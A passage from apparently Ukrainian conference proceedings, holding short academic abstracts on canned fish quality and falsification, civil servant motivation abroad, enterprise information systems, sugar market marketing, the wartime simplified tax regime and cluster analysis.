11. Erofeeva E. A. Dependence of Drooping Birch (*Betula pendula*) and Lime Tree (*Tilia Cordata*) Relative Seed Production as a New Seed Production Index on the Intensity of Motor Traffic Pollution. *Advances in Environmental Biology*. 2014. N. 8 (13). P. 282–286.



# **ФАКТОРИ ФОРМУВАННЯ СПОЖИВЧОЇ І БІОЛОГІЧНОЇ ЦІННОСТІ РИБНИХ КОНСЕРВІВ ТА ПОШУК ІНТЕГРАЛЬНОГО ПОКАЗНИКА ЇХ ЯКОСТІ**

**Єгоров Олексій Сергійович**

Студент 4 курсу спеціальності 102 хімія  
Запорізький національний університет

В Україні активно розвивається рибопереробна галузь, особливо у сегменті виробництва рибних консервів. Значна частина такої продукції виробляється з імпоротної сировини та постачається на ринки інших країн [1].

Харчова цінність та смакові властивості консервів вищі за харчову цінність інших рибних продуктів. Тільки за останні 15 років споживання консервів в Україні збільшилося втричі. Внутрішній ринок заповнений продукцією вітчизняних (30-40%) та зарубіжних виробників (60-70%) [2].

Забезпечення населення якісною та доступною рибною консервою є важливим завданням харчової промисловості України.

Вивченням питання щодо ідентифікації та фальсифікації, а також умов формування якості рибних консервів присвячені роботи таких науковців як Л.Д. Татаренко, В.А. Павлова, В.Д. Малигіна, О. Сидоренко, І.В. Сірохман, Т.Ю. Теслюк, М.В. Васюков, М. Стасишен, Ю.П. Павлюченко.

Проблема формування якості та стабілізації споживчих властивостей рибних консервів на основі доступної сировини становить науковий і практичний інтерес та не втрачає своєї актуальності на сьогоднішній день.

Актуальними залишаються питання контролю якості та споживчих властивостей рибних консервів, захист споживачів від фальсифікованого, а іноді явно небезпечного товару.

Метою нашого дослідження є аналіз наукової літератури на предмет вивчення умов формування якості та стабілізації споживчих властивостей рибних консервів та методів контролю їх фізико-хімічних показників якості і фальсифікації.

Завдання дослідження:

- встановити чинники, що впливають на формування споживчої та біологічної цінності рибних консервів;
- вивчити методи контролю якості рибних консервів за основними показниками та встановити інтегральний показник якості;
- визначити основні види фальсифікації рибних консервів та методи їх виявлення.

Об'єктом дослідження є рибні консерви.

Предметом дослідження є контроль якості показників та фальсифікації рибних консервів.

Фальсифікація (від лат. falsifico-підробляю) – дія, спрямована на обман споживача шляхом підробки об'єкта купівлі-продажу з корисливою метою [3].

Встановлено, що споживча цінність харчового продукту – це здатність продукту задовольняти потребу людини в енергії, поживних і біологічно активних речовинах, необхідних для забезпечення здоров'я і нормальної життєдіяльності людей, визначається хімічним складом і фізичною структурою продукту.

М'ясо риб переважно білковий харчовий продукт. Тому цінність риби як продукту харчування визначається, в першу чергу, наявністю в її складі великої кількості повноцінних білків, які містять всі життєво необхідні (незамінні) амінокислоти. Відомо, що білки свіжої риби дуже близькі за своїм складом до білкової частини курячого яйця.

Важливе значення мають також інші поживні речовини - жири, вітаміни і мінеральні елементи. В зв'язку з тим, що в м'ясі риб міститься дуже мала кількість вуглеводів (0,037 %), останні при визначенні харчової цінності в розрахунок не приймаються.

Риби, особливо морські, багаті на мінеральні речовини, йод, кобальт і бром. У рибах міститься значна кількість жиророзчинних вітамінів А, D і Е, невелика кількість водорозчинних вітамінів, ферменти, котрі відіграють значну роль у кінцевих змінах, що відбуваються у м'ясі риб.

Показано, що споживчі властивості риб визначаються їх гастрономічними показниками. Також на формування цих властивостей впливають додатково вид заливки (соус, олія, желе, бульйон), добавки круп, овочевих і крупо-овочевих гарнірів, грибів, прянощів, які повинні бути доброякісними.

Однією з найважливіших умов, що забезпечують правильне ведення технологічного процесу виробництва рибних консервів та отримання продукції високої якості відповідно до вимог державних стандартів, є добре організований виробничий контроль [4].

Визначено, що контроль виробництва рибних консервів виконується за такими основними напрямками:

- контроль якості сировини, напівфабрикатів, готової продукції та допоміжних матеріалів за допомогою лабораторних, хімічних чи бактеріологічних аналізів (хіміко-бактеріологічний контроль);
- контроль технологічного процесу, витрати сировини та матеріалів (технічний контроль) [5].

З'ясовано, що основні нормативні документи в Україні, які регламентують вимоги до показників якості рибних консервів та методи їх контролю, є ДСТУ 8126:2015 [6], ДСТУ 8451:2015 [7] та ДСТУ 8442:2015 [8].

Встановлено, що інтегральним показником якості рибних консервів може бути запропонована буферна ємність як загальнодоступний показник за методикою оперативного визначення.

Таким чином, в результаті роботи встановлені основні види фальсифікації рибних консервів та способи їх виявлення. Виявлено, що найбільш поширеною є інформаційна фальсифікація.

**Список літератури:**

1. Державне агентство рибного господарства України. Публічний звіт голови Державного агентства рибного господарства України Ганни Шишман за 2020 рік. URL : <https://www.kmu.gov.ua/storage/app/sites/1/17-civik-2018/zvit2020/dfish-zvit-2020.pdf> //

2. Малєєв В.А., Безпальченко В.М. Рибні консерви: Технології, фальсифікації, стандарти безпеки. *Вісник ХНТУ № 2(61), 2017 р. Технологія легкої і харчової промисловості*. С.171-179. URL : [http://nbuv.gov.ua/j-pdf/Vkhdtu\\_2017\\_2\\_25.pdf](http://nbuv.gov.ua/j-pdf/Vkhdtu_2017_2_25.pdf)

3. Титаренко Л.Д., Павлова В.А., Малигіна В.Д. Ідентифікація та фальсифікація продовольчих товарів : навчальний посібник. Київ : Центр навчальної літератури, 2006. 192 с.

4. Теоретичні основи товарознавства : лекція 1 з дисципліни «Основи товарознавства». Новомосковський кооперативний коледж економіки та права ім. С. В. Литвиненка Дніпропетровської ОСС. Новомосковськ, 2020. <http://nkker.com/wp-content/uploads/2021/01/GRS-21-Osnovy-tovarozn-13.01.pdf>

5. Черевко О. І., Крайнюк Л. М., Касілова Л. О. Методи контролю якості харчової продукції : навчальний посібник. За заг. ред. Л. М. Крайнюк. Суми : Університетська книга, 2012. 512 с.

6. ДСТУ 8126:2015 Консерви рибні. Риба в желе. Технічні умови.

7. ДСТУ 8451:2015 Риба та рибні продукти. Методи визначення органолептичних показників.

8. ДСТУ 8442:2015 Консерви рибні. Юшки та супи. Технічні умови.

## **THE WORLD EXPERIENCE OF MOTIVATING PUBLIC SERVANTS**

**Malakhova Yuliia**

PhD in Economics, Associate Professor  
of the Department of Management  
National Transport University

Unmotivated civil servants are not exclusively a problem of the Ukrainian state. Many problems of bureaucracy are relevant for all countries of the world. Other sociologists such as M. Weber and R. Merton noted that dysfunctional signs of bureaucracy are found both in the West and in the East.

Scientists studying the experience of developed countries often talk about the readiness of officials for public service - "public service motivation". It is emphasized that this kind of motivation distinguishes civil servants from workers employed in the private sector. Thus, according to Perry, candidates for the civil service are attracted by four main factors at work:

- 1) desire to participate in the development of state policy;
- 2) commitment to public interests and public debt;
- 3) self-sacrifice;
- 4) compassion.

At the same time, in most studies, on the contrary, a critical assessment of the work motivation of civil servants prevails, as an insufficiently high and generally negative assessment of their readiness to "serve" and orientation to the interests of the state or society [4-10].

However, it is worth noting that there are other opinions in the studies devoted to motivations of civil public servants in Ukraine, in which a rather high level of "self-devotion" of officials is noted [1-3].

The insufficient level of motivation of civil servants is, without a doubt, an obstacle to their effective activity. But at the same time, world experience contains interesting and useful material for solving some problems in this field. It consists in various methodological approaches to the study of these problems and in proposals for specific measures designed to motivate the professional activity of civil servants.

Considering the foreign experience of motivating civil servants, it can be seen that the main direction of stimulating the work of officials is to increase their qualification level, as well as to obtain and improve special competencies. This is characteristic of European countries, the USA, China and Japan. In these countries with a relatively stable state system, the salary of state officials is quite comparable to the average salary of specialists from the private sector of the economy who occupy positions of a similar level.

In Japan, stimulating the work of both civil servants and employees in the field of private capital is very important. In addition to the fact that civil servants have social guarantees, their stimulation is carried out in two directions: firstly, these are special payments, and secondly, these are non-productive bonuses. Special payments include

transport, family, and regional payments. There are farm management payments, assistance for special working conditions, etc. Non-production bonuses are bonuses that are formed on the basis of the effectiveness of the professional activity of civil servants. It is very important that once a year the salary level of government officials of all ranks is analyzed and compared with the salary level in the private sector of the economy. Based on these data, a decision is made about how much it is necessary to increase the salaries of civil servants of all ranks [2,3].

Germany uses ethical principles to stimulate the work of civil servants, family allowances are also used in this country. In practice, two scales are used to motivate civil servants. Scale A includes incentive payments for all civil servants and military personnel, except for senior positions and positions included in a single scale. This approach has the following advantages:

- there is no big difference in the remuneration of civil servants of individual categories;

- solidarity among state officials increases;

- significantly fewer chances of civil servants moving from one sphere to another;

- transition to work in the private sector is not so attractive for civil servants [4].

It should be noted that the motivation for professional self-realization in Germany occurs already at the stage of training future specialists. In civil servant training programs, emphasis is placed not only on the transfer of certain knowledge, but also on the formation of a certain way of thinking and behavior of officials of the corresponding rank, on the prestige of the profession, on efficiency. That is why a considerable amount of time is spent during the training period on studying real practice. Internships are provided here, including abroad and at certain workplaces. Teaching uses active learning methods.

When studying in foreign (primarily European) countries, great emphasis is placed on economic and legal disciplines, on the analysis of the current political and socio-economic situation in a geopolitical section, practical orientation in the educational process [5].

In France, the human factor remains decisive and the question of appropriate incentives for civil servants is always taken into account. Yes, any transformation of the state system, even if it does not formally affect people, inevitably entails changes in the working conditions of civil servants, requiring a review of the scope of personnel competencies and their functional content. Therefore, any reorganization is necessarily accompanied by the introduction of new rules for material and non-material incentives for civil servants [3].

Civil servants in France are divided into categories A, B or C. Moving up the hierarchy between categories leads to an increase in wages and social guarantees. Thus, the motivation of an employee is based on material benefits, the increase of which depends on advancement in the service hierarchy [3].

In practice, there is a collective appointment of the award, the distribution of which is carried out considering the rank and the ministry in which the payment was made. The largest amount of premiums goes to the upper echelon of civil servants.

The determination of the budget for incentive payments is carried out by the Ministry of Finance, which assigns a fixed amount to agencies and departments, depending on the type of activity and the number of employees.

At the same time, it is emphasized that the system of material incentives in France is not transparent enough, and for the officials themselves. The normative act on bonuses contains norms of a general nature and highlights among the criteria of encouragement, including such elements as the manner of work, competence in accordance with the position held, work efficiency.

Among the main types of non-material incentives in France, it is necessary to note the possibility of accelerated promotion, as well as the awarding of honorary awards. The working week of a civil servant is 37 hours, than in the country. Civil servants have a higher pension, and in general the pension regime is a basic privilege and material incentive. the retirement age is 60-67 years and depends on the nature of the employee's work (sedentary or active). The period of insurance contributions is also taken into account, which for a full pension is 40-43 years.

The approach used in Italy to stimulate the work of civil servants is very similar to the French model. Work on increasing the efficiency and transparency of the motivation of civil servants has been carried out since the 1990s. The result was:

- regulation of the incentive system not only by legislative act, but also by collective ones contracts;
- accrual of bonuses for the position and bonuses for work efficiency;
- bonuses for the middle management level at the rate of 5-10%, and for the director and top management level - 10-15%;
- annual performance bonus of at least 20% of the annual salary;
- the legal regulation of the system of material payments is carried out through a collective agreement (in the part of the total amount allocated);
- implementation of financial incentives for senior managers exclusively through individual "private contracts";
- statement in each local or central administrative education of its performance evaluation system;
- the annual procedure for analyzing the effectiveness of the management of administrations is carried out by a commission created at the beginning of the year, which sets goals for the year before the top management and evaluates the quality of their implementation [10].

As a shortcoming of the created system of stimulating the work of civil servants in Italy, it can be noted that the realization of goals does not always have a quantitative equivalent, which leads to subjectivism in assessments; the planning and control system remains insufficiently developed; poor organization of work with trade unions leads to criticism from their side of the effectiveness of the implemented evaluation systems. At the same time, it is also emphasized that incentive measures for efficiency are not transparent, which reduces their value.

Today, the Italian administration is working on unifying the performance evaluation system and improving the technique of evaluating and encouraging the work of civil servants.

In Spain, there is also no system in place to assess the efficiency of civil servants. Yes, each ministry develops and implements its own mechanisms. The basis of material incentives is the award for labor productivity (productivity). Its use in the vast majority of cases occurs in central administrations. It is also worth noting that the performance premium is not related to efficiency, but to recycling [7, 8].

Great Britain is distinguished by a decentralized system of stimulating and motivating the work of civil servants. In Great Britain, the practice is developed, when the head of a public institution is responsible for all issues related to personnel policy, and the level of monetary remuneration and incentive payments depends to a large extent on the performance of the civil servant and the sector of his activities. Thus, the leadership of state bodies independently plans the spending of budget funds for the implementation of measures to stimulate the work of civil servants.

The British government's public service reform plan, published in 2012, outlines the government's desire to find "new ways of providing services" and to develop policies "linked to development" [1, 7]. Aspects of the concept of a brilliant public service, which is currently being implemented in Great Britain: improving results, effective leaders, experienced people, a great place to work [1,8].

The Local Civil Service (CS Local), part of the Cabinet Office, is a cross-departmental team based in different parts of the UK. It brings together departments and agencies on the ground and provides opportunities to bring to life the concept of a brilliant public service, encouraging more people to participate. The CS Local Academy program is one such opportunity. Over the past seven years, CS Local has organized 31 academies, helping more than 1,600 people to run them, working with more than 30 departments and agencies and 250 facilitators. In 2017-2018, 39% of its employees received a promotion within 12 months, and 43% accepted new responsibilities in their departments. In 2018, they managed 9 academies across the UK to train employees for first and middle management positions [1, 8].

In 2017, the Civil Service Apprenticeship Strategy was published in this country. Enabling current employees to acquire new skills is also a fundamental part of the strategy. The civil service is already the largest higher education employer in the country. Its goal is to become the most attractive employer in Great Britain by 2020 [1, 7, 9].

Thus, the following conclusions can be drawn: centralized systems of motivation and incentives for the work of civil servants are characteristic of countries where a directive system is practiced, and the heads of state institutions do not have the opportunity to independently determine the size of civil servants' salaries and incentive payments. Such countries include Germany, Switzerland, France, and China.

Decentralized systems of motivation and incentives for civil servants are characteristic of countries where executive authorities and state institutions have absolute authority to make decisions on the amount of monetary rewards and incentive payments for their employees. These countries primarily include Great Britain and Australia.

Mixed systems of motivation and stimulation of the work of civil servants are characteristic of countries where, to one degree or another, the heads of state institutions have a certain freedom in carrying out measures to stimulate the work of

civil servants and increase their motivation, while obeying the existing national norms. An example of this approach is the USA and Japan.

It can also be noted that centralized systems are developed in Spain, Portugal, India, Arab countries, Brazil, Argentina, South Africa and a number of other countries. Mixed systems have become the most widespread in the world and are also practiced in Italy, the Netherlands, Canada, Sweden, Finland, Denmark, Ireland and other countries. Decentralized systems are rather an exception than a separate methodology for building systems for motivating and stimulating the work of civil servants, since such an approach is not actually used outside Great Britain and Australia.

The application of positive foreign practice of motivating the professional activity of civil servants will increase the efficiency of the domestic system of public administration.

### References:

1. Lytvynchuk O.V. The influence of motivational factors on the performance of civil servants. *Economics, management and administration*, (1(95), 62–65. URL: [https://doi.org/10.26642/ema-2021-1\(95\)-62-65](https://doi.org/10.26642/ema-2021-1(95)-62-65) (available at: 25.06.2022).
2. Matsokin A., Pererva A. Motivation and encouragement of civil servants. *State employee*. 2018. № 12. URL: <https://i.factor.ua/ukr/journals/ds/2018/december/issue-12/article-41307.html> (available at: 25.06.2022).
3. Kohalik H.M. Factors and methods of motivating the work of employees of public authorities: domestic and foreign experience. *State and regions. Series "Public Administration"*, 2018, No. 2 (62). P. 105-108.
4. Foreign experience of legal regulation of employment and public service, recommendations for Ukraine. URL: <https://sud.ua/ru/news/blog/121367-zarubizhniy-dosvid-pravovogo-regulyuvannya-pratsevlashtuvannya-ta-prokhozheniya-publichnoyi-sluzhbi-rekomendatsiyi-dlya-ukrayini> (available at: 25.06.2022).
5. Buelens M., Broeck H. Van den. An analysis of differences in work motivation between public and private sector organizations. *Public Administration Review*. 2007. Vol. 67. N 1. P. 68.
6. Moynihan D.P. The normative model in decline? Public service motivation in the age of governance. *Motivation in Public Management: the Call of Public Service*. Oxford. 2008.
7. Perry J.L., Hondeghem A. Editors' introduction. *Motivation in Public Management: the Call of Public Service*. Oxford, 2008.
8. Steen T. Revaluing bureaucracy: what about public servant's motivation? Milan: EGPA annual conference. Milan, 2006.
9. How the Civil Service Local Academy can help you fulfil your potential. URL: <https://civilservice.blog.gov.uk/2019/01/10> (available at: 25.06.2022).
10. UK Government Civil Service Training. *A training programme to embed design thinking within the work of UK public servants*. URL: <http://designforeurope.eu/case-study> (available at: 25.06.2022).



## **PROBLEMS OF IMPLEMENTATION OF INFORMATION SYSTEMS AT ENTERPRISES**

**Tarasov Valera**

student of ARI BiEM  
Sumy State University, Ukraine

**Yatsenko Valerii**

Ph.D., Associate Professor  
Sumy State University

Currently, informatization is associated with the use of computer technology and telecommunications systems that prevail in all socially significant spheres of human activity. An important feature of the current state of the development of society is the direction of the economic means of enterprise management to ensure rational management of the economy in conditions of scarcity of resources, the achievement of high final results with minimal costs, effective regulation of production by administrative means, the transition to the intensive nature of the development of production based on the improvement of the production potential of enterprises. The information system not only reflects the functioning of the management object, but also influences it through management bodies. It is a set of information processes to meet the need for information at various levels of decision-making, its purpose is to produce information for use (consumption) by the management apparatus. Accordingly, it ensures the accumulation, transfer, storage, processing and generalization of information "from the bottom up", as well as the specification of information "from the top down".

There is a growing need for the development and application of effective solutions in the field of economics, information technologies for obtaining new knowledge. The application of modern digital means of increasing efficiency at enterprises is at the center of the complex direction "Information systems of the economy".

The goal is to study problems at Ukrainian enterprises related to the digital economy, to describe the causes and consequences of reducing the influence of information systems in enterprises.

Currently, many enterprises are updating the techniques of using IS in production. Detailed information is presented in Figure 1 [1].




Fig. 1 – Analysis of the digital economy of enterprises

According to the graph, we can see that the number of enterprises that have access to the Internet is gradually decreasing. The share (%) of the total number fell by 11.6%. As for cloud computing, the indicator increased by 0.7, which indicates the gradual introduction of cloud technologies into production and business. Regarding the third indicator, namely specialists in the field of ICT, their share of the total decreased by 1.4%. These numbers may not appear to be very significant, but due to the fact that their maximum value does not exceed 10%, this is a significant fall/growth.

The reasons for such a decline in the share of the decrease in the impact of the digital economy on enterprises can be considered a decrease in the number of industrial facilities due to global reasons, especially Covid-19, which directly affected enterprises; lack of structure of internal and external principles of enterprise management work, as a result of which tasks of information support are not defined; the need to change the business process technology; opposition of organizational culture to IS implementation; the need to reorganize the enterprise in IS; creation of skilled workers and difficulty with lack of experience, knowledge, practice and skills in personnel; imperfect payment and reward systems that do not take into account the desire of people to improve and contribute to the development of the organization. An additional factor can be the fact that the information base is constantly updated, and Ukrainian technologies are not able to cover and study at such a fast pace. No less impact is created by domestic production, which is structured under outdated equipment that cannot function normally; the threat of data protection, which must be systematic, and Ukrainian productions are not able to ensure this systematicity;

As a consequence of such problems, many enterprises need full automation, both as an economic object and on the basis of modern computerized techniques, which makes it possible to ensure:

- 1) full satisfaction of users' information needs;
- 2) forecasting and analysis of financial and economic activity of the enterprise;
- 3) automation of management decisions;
- 4) performance of control tasks in order to obtain the necessary information about problems and methods of their elimination;

The main lever of information systems at enterprises is to ensure operational communication and integration of business processes, increasing the quality of submitted or received material, implemented in the circuit of general information of the system, contributing to strengthening the validity and making of management decisions. Therefore, it is necessary to analyze the problems of the implementation of information systems in production, to improve work and reduce a number of issues that could entail losses in the monetary equivalent.

#### **References:**

1. Use of information and communication technologies at enterprises. *State Statistics Service of Ukraine*. URL: <http://www.ukrstat.gov.ua/> (date of application 01.07.2022).

2. Pakhnenko, O., Rubanov, P., Hacar, D., Yatsenko, V., & Vida, I. (2021). Digitalization of financial services in European countries: Evaluation and comparative analysis. *Journal of International Studies*, 14(2), 267-282. doi:10.14254/2071-8330.2021/14-2/17

## **MARKETING SUPPORT OF THE SUGAR MARKET**

**Zhydovska Nataliia**

PhD in Economics, associate professor of  
the Department of Accounting and Taxation,  
Lviv National Environmental University

Sugar market has its own structure, specific properties and contradictions, the nature of which changes depending on the conditions in which the sugar beet sub-industry operates. The conducted studies prove that today's conditions were characterized by a decrease in the production of raw materials, and therefore sugar, an unsatisfactory state of mutual settlements with partners due to a lack of cash and working capital, high labor and production costs, barter exchange of finished products for material and technical resources.

Practical work on the revival of the sugar market should begin with the domestic market, where the existing unregulated relationships should be transformed into fundamentally new ones regulated by the state and partnership.

Among the new ones, the market of information resources and information support based on the implementation of marketing should be involved. It is one of the forms of management, which involves in-depth study of the processes taking place in the market, in order to implement them in the business activities of partners. They must operate by the rules of behavior on the market and be able to adapt to changes in it, which are dynamic. Marketing support of sugar markets should become a means of comprehensive study of how all processes are carried out in technological lines from the sowing of sugar beets to the production of sugar and its further distribution, exchange, consumption, demand - supply, costs and prices. From an organizational point of view, this is the creation of a self-supporting marketing service at the expense of contributions from functioning sugar factories and their raw material zones. The function is the collection and analysis of data and, on their basis, the development of express recommendations both on the issues of growing raw materials, sugar production, and profitable channels of their implementation in compliance with the parameters of existing standards, advertising activities, etc.

Activity of the marketing service should be based on a system of information, in particular market information, the analysis of which will allow making informed management decisions. This especially applies to the interaction of such components of the sugar market as demand - supply, competition, the price system and profit. As a rule, manufacturers concerned with production issues do not always have the opportunity and know how to orient themselves in the market environment. Marketing support should also be aimed at finding domestic and foreign sales markets that are profitable for product manufacturers, developing new competitive ideas and ways of implementing them in practice. Here, the object of study should be a potential competitor, a consumer under the existing market conditions. [3]

Recommendations developed by us are rational, because in the conditions of a market economy, the level of efficiency of agro-industrial production largely depends on the

successful sale of products, that is, on marketing activities. At one time, this goal was nominally subordinated to the unification of separate types of industrial and agricultural activities within the framework of a single agro-industrial complex, the participants of which are organically interconnected and oriented towards a common final goal. The change in the institutional basis of state grants, the loss of established inter-industry ties with traditional partners, the increase in the cost of production, the weak development of market infrastructure, the removal of the state from full participation in the reproductive process led to the strengthening of disintegration and, as a result, degradation processes in the industry.

The continuation of the crisis in agricultural production and related areas may lead to the complete collapse of the national economic system. Such a perspective prompts the search for new reserves to reliably ensure the country's food security. One of the main prerequisites for stabilizing the economy, increasing the efficiency and competitiveness of agro-industrial production is the development and strengthening of integration processes with a wide practical introduction of marketing tools.

An urgent solution to this problem is equally relevant for all segments of the food market. However, this issue is especially acute in relation to the sugar market, which for a number of objective and subjective reasons turned out to be the most sensitive to the destructive influence of factors related to the unsuitability of the production and financial activities of the majority of agro-industrial production entities to market conditions and the imperfection of the mechanism economic relations of the participants of the agro-industrial complex. [4]

Projection of the problem of establishing integration relations between participants of the sugar market into the marketing plane rightly involves focusing attention on the classic consideration of «entrepreneurial activity in the field of sales». However, considering this problem in relation to domestic economic realities, the following points should be taken into account.

First. Despite the presence of about two thousand definitions of the concept of «marketing» and immanent features inherent in this concept depending on the specific conditions of production that exist in each state, the introduction of certain elements of this system was not imposed by directives, but was dictated by the internal needs of companies and began with search for methods of selling manufactured goods, which later received the name of the classic «marketing concept». If the subjects of economic activity in countries with developed market relations in their decisions were based on considerations of obtaining profit, then in the conditions of a rigidly centralized economy, the attributive feature of which was a chronic shortage of food products, domestic producers did not face a sales problem for decades. and the costs of inefficient production were covered by the state budget. While currently, on the one hand, in most agricultural enterprises, the production of sugar beets is objectively unprofitable to a large extent, on the other hand, about 91% of crop production is concentrated in farms whose target setting for obtaining profit is not decisive.

Second. For foreign business structures, the main criterion of activity has always been the need to satisfy the needs and requests of specific target groups of consumers, while domestic product manufacturers in the pre-reform period planned to focus on the average average consumer with universal needs attributed to him. And now, finding

themselves stuck in the vices of an inefficient economic mechanism and falling to the critical limit of the population's purchasing power, they subordinate their economic behavior to survival strategies.

Third. In developed countries, the strict selective selection by market mechanisms of economic structures viable in a specific economic environment determines their relative homogeneity, which in turn allows adopting and spreading proven effective marketing strategies. Whereas in the domestic food market, one of the «major» leaders of which is sugar beet, paradoxically coexists economic entities that produce products using manual labor, in relation to which the term «technology» can be used with a large degree of convention, and advanced high-tech agro-industrial structures that use marketing as one of the elements of management, adapting it not only to current short-term tactical goals and marketing tools, but also to long-term planning in the framework of a dynamically changing external environment.

The given list of problems related to the marketing aspects of the functioning of agro-industrial production indicates:

- the need for a holistic and complex approach, in which the implementation of a targeted influence on the change in the desired direction of the parameters of each separate component link of the agricultural sector (production - processing - sales) was evaluated from the standpoint of responding to innovations in the economic system in general;

- the futility of efforts to uncritically copy schemes of agro-industrial integration developed by other developed countries and elements and techniques of the marketing philosophy of conducting business, which in terms of effectiveness will be equivalent to the results obtained at the time from the introduction of economic and mathematical models of production optimization;

- the scale and complexity of the tasks that must be solved by the state in the process of building a civilized food market, the cornerstone of which will be the mutually beneficial cooperation of the participants in the integration process.

### References

1. International Seaborne Market <http://www.me-freight.com/news/open/15789248CF06EDCDC2257CC50040108DQ=Handy-freight-market-Agricultural-cargoes-shipping-costs>.
2. Pindyck R., Rubinfeld D. Econometric models and economic forecasts // Mc. Grow-Hill, Inc. USA. 1991. 596 p.
3. Zhydovska Nataliia, Prokopyshyn Oksana. Justification of the system of performance indicators of the beet sugar subcomplex. Socio-economic and management concepts: collective monograph / Krupelnytska I., – etc. – International Science Group. – Boston : Primedia eLaunch, 2021. p. 277-283. (Available at : DOI-10.46299/ISG.2021.MONO.ECON.I). URL: <https://isg-konf.com>.
4. Zhydovska Nataliia. Classification of factors determining efficiency and its measurements. The XII International Science Conference «About modern problems in science and ways to solve them», December 06 – 08, Graz, Austria 2021. Pp. 125-127.

## **СПРОЩЕНА СИСТЕМА ОПОДАТКУВАННЯ: ОГЛЯД НОРМАТИВНИХ ВИМОГ У ПЕРІОД ВОЄННОГО СТАНУ**

**Артюх Оксана Валентинівна**

доктор економічних наук, професор,  
професор кафедри бухгалтерського обліку і аудиту  
Одеський національний економічний університет

**Веселова Арина Станіславівна**

студентка,  
Одеський національний економічний університет

Наразі, у сучасних реаліях України, досить злободенним є питання розвитку спрощеної системи оподаткування, бо її соціально-економічна роль є однією з найголовніших у становленні ринкової економіки нашої країни.

Спрощена система оподаткування, обліку та звітності (ССО) передбачає справляння єдиного податку, який заміщає собою ряд податків і зборів. ССО через застосування спрощеного механізму оподаткування, обліку та звітності дозволяє підприємцям та підприємствам малого бізнесу значно скоротити частину витрат на облікову роботу.

Втім, у зв'язку з впровадженням у державі воєнного стану вважаємо за доречне висвітлити деякі проблемні питання спрощеного оподаткування.

Звичайно, для суб'єктів підприємницької діяльності в умовах цього часу функціонування стало значно складнішим, а для деяких сфер діяльності взагалі неможливим. Тож владою було прийнято рішення внести деякі законодавчі зміни.

Так, відповідно до Закону України «Про внесення змін до Податкового кодексу України та інших законодавчих актів України щодо адміністрування окремих податків у період воєнного, надзвичайного стану» № 2173-IX від 01.04.2022 р. тимчасово, з 1 квітня 2022 р. до припинення або скасування воєнного, надзвичайного стану на території України, застосовуються податкові вимоги з урахуванням таких особливостей:

1) фізичні особи-підприємці (ФОП) - платники єдиного податку першої та другої групи мають право не сплачувати єдиний податок;

2) платниками єдиного податку третьої групи можуть бути ФОП та юридичні особи - суб'єкти господарювання будь-якої організаційно-правової форми, до яких не застосовується обмеження щодо обсягу доходу та кількості осіб, які перебувають з ними у трудових відносинах.

3) для платників єдиного податку третьої групи встановлена ставка єдиного податку у розмірі 2 % доходу;

4) платники єдиного податку третьої групи звільняються від обов'язку нарахування та сплати податку на додану вартість (ПДВ) за операціями з

постачання товарів, робіт, послуг на митній території України та при імпорті товарів, а також від подання податкової звітності з ПДВ

5) податковий період для платників єдиного податку третьої групи, дорівнює календарному місяцю [1].

Втім слід зазначити, що платники єдиного податку третьої групи не можуть здійснювати певні види діяльності, як-то: обмін іноземної валюти; виробництво, експорт, імпорт, продаж підакцизних товарів при виконанні певних умов; видобуток, реалізацію корисних копалин. До того ж не можуть знаходитися на ССО такі платники податків, як:

- страхові (перестрахові) брокери, банки, кредитні спілки, ломбарди, лізингові компанії, довірчі товариства, страхові компанії, установи накопичувального пенсійного забезпечення, інвестиційні фонди і компанії, інші фінансові установи, визначені законом; реєстратори цінних паперів;

- представництва, філії, відділення та інші відокремлені підрозділи юридичної особи, яка не є платником єдиного податку;

- фізичні та юридичні особи – нерезиденти [2].

Після припинення або скасування воєнного, надзвичайного стану на території України платники єдиного податку втрачають право використовувати особливості такого тимчасового оподаткування і автоматично застосовують правила ССО, які діяли в країні до воєнного стану.

Отже, огляд нормативних вимог ССО показав, що державою впроваджуються у податкову практику дієві заходи, які мають позитивний вплив на підприємства малого бізнесу у період воєнного стану.

### Список літератури:

1. Про внесення змін до Податкового кодексу України та інших законодавчих актів України щодо адміністрування окремих податків у період воєнного, надзвичайного стану: Закон України від 01.04.2022 р. № 2173-IX / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/2173-20#Text>

2. Податковий кодекс України: Кодекс України від 02.12.2010 р. № 2755-VI / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/card/2755-17>



## КЛАСТЕРІЗАЦІЯ: МЕТОДИКА ТА ПРАКТИЧНА РЕАЛІЗАЦІЯ

**Аршава Олена,**

кандидат фізико-математичних наук, доцент  
Харківський національний університет будівництва та архітектури

Кластерний аналіз визначається як багатовимірна статистична процедура, що виконує збір даних, які містять інформацію про вибірку об'єктів, і після чого впорядковує об'єкти до порівняно однорідних груп.

Кластерний аналіз є основою для багатьох наукових досліджень. Під час його проведенні потрібно обрати метод аналізу, здійснити сегментацію об'єктів дослідження та перевірити результати розв'язку на статистичну адекватність. Задача кластеризації відноситься до статистичної обробки даних та має широкий спектр застосування: економіка, психологія, медицина, природничі науки, маркетинг, соціологія, державне управління тощо.

Кластерний аналіз дозволяє із  $n$  об'єктів, що характеризуються  $k$  ознаками, сформулювати розбиття на однорідні групи (кластери).

